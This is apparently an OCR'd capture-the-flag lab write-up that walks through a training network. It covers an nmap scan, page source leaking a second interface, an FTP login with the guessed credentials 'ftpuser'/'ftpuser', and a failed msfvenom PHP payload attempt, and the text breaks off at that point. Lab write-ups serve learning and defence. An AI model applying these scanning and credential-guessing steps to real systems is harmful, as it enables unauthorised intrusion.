BlackBox3

Goals

- Discover and exploit all machines on the network
- Read all flag files (one per machine)
- Obtain root privileges on both machines (meterpreter's autoroute functionality and ncrack's minimal.usr list will prove useful)

What you will learn

- Network discovery
- Pivoting to other networks
- Basic privilege escalation

Nmap

┌──(root💀kali)-[~]
└─**# nmap -T4 -p- -A 172.16.37.0/24**

Starting Nmap 7.91 (https://nmap.org) at 2021-07-06 17:36 EDT
Nmap scan report for 172.16.37.1
Host is up (0.028s latency).
All 65535 scanned ports on 172.16.37.1 are closed
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: FreeBSD 11.X|6.X
OS CPE: cpe:/o:freebsd:freebsd:11.2 cpe:/o:freebsd:freebsd:6.2
OS details: FreeBSD 11.2-RELEASE, FreeBSD 6.2-RELEASE-p2 (pf with scrub enabled)
Network Distance: 1 hop

Nmap scan report for **172.16.37.220**
Host is up (0.038s latency).
Not shown: 65488 closed ports, 45 filtered ports

PORT STATE SERVICE VERSION

80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).

3307/tcp open tcpwrapped
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/-submit/).

Nmap scan report for **172.16.37.234**
Host is up (0.042s latency).
Not shown: 65490 closed ports, 43 filtered ports
PORT STATE SERVICE VERSION

40121/tcp open ftp ProFTPD 1.3.0a

40180/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works

Network Distance: 2 hops
Service Info: OS: Unix

TRACEROUTE (using port 111/tcp)
HOP RTT ADDRESS
- Hop 1 is the same as for 172.16.37.220
2 49.79 ms 172.16.37.234

OS and Service detection performed. Please report any incorrect results at https://nmap.org/-submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 129.15 seconds

172.16.37.234

Nmap scan report for **172.16.37.234**
Host is up (0.042s latency).
Not shown: 65490 closed ports, 43 filtered ports

PORT STATE SERVICE VERSION

40121/tcp open **ftp** ProFTPD 1.3.0a


40180/tcp open **http** Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works

Inspect page-source


Dirb

⇒ Both of the IP addresses inform us that there is another network that we are not yet capable of accessing.
In order to get into it, we need to compromise one of the machines.

172.16.37.220


172.16.37.220/
http://172.16.3
Apache2 Ubunt
http://172.16.3
view-source:http://172.16.37.220/
Kali Linux
Kali Training
Kali Tools
Kali Forums
Kali Docs
NetHunter
<!--ens192 Link encap:Ethernet HWaddr 00:50:56:a0:ed:ae
inet addr:172.16.37.220 Bcast:172.16.37.255 Mask:255.255.255.0
inet6 addr: fe80::250:56ff:fea0:edae/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:67119 errors:0 dropped:24 overruns:0 frame:0
TX packets:65780 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:4040502 (4.0 MB) TX bytes:3605312 (3.6 MB)
ens224 Link encap:Ethernet HWaddr 00:50:56:a0:c2:32
inet addr:172.16.50.222 Bcast:172.16.50.255 Mask:255.255.255.0
inet6 addr: fe80::250:56ff:fea0:c232/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:42 errors:0 dropped:14 overruns:0 frame:0
TX packets:50 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:4580 (4.5 KB) TX bytes:5991 (5.9 KB)
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:6104 errors:0 dropped:0 overruns:0 frame:0
TX packets:6104 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1
RX bytes:455456 (455.4 KB) TX bytes:455456 (455.4 KB)
-->
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28

172.16.37.234




Inspect the FTP port

40121/tcp open **ftp** ProFTPD 1.3.0a

- Login as **#ftp <ip> <port>**


Note: we see that the server inform us to login as ftpuser then I tried 'ftpuser' as password.




Enum

- **Found the first flag**

⇒ To download the file: **get** <fileName> <setName4File>




Create payload PHP




msfvenom

- **For some reason, this is failed**



→ Metasploit could not exploit



- **Try again in different format**

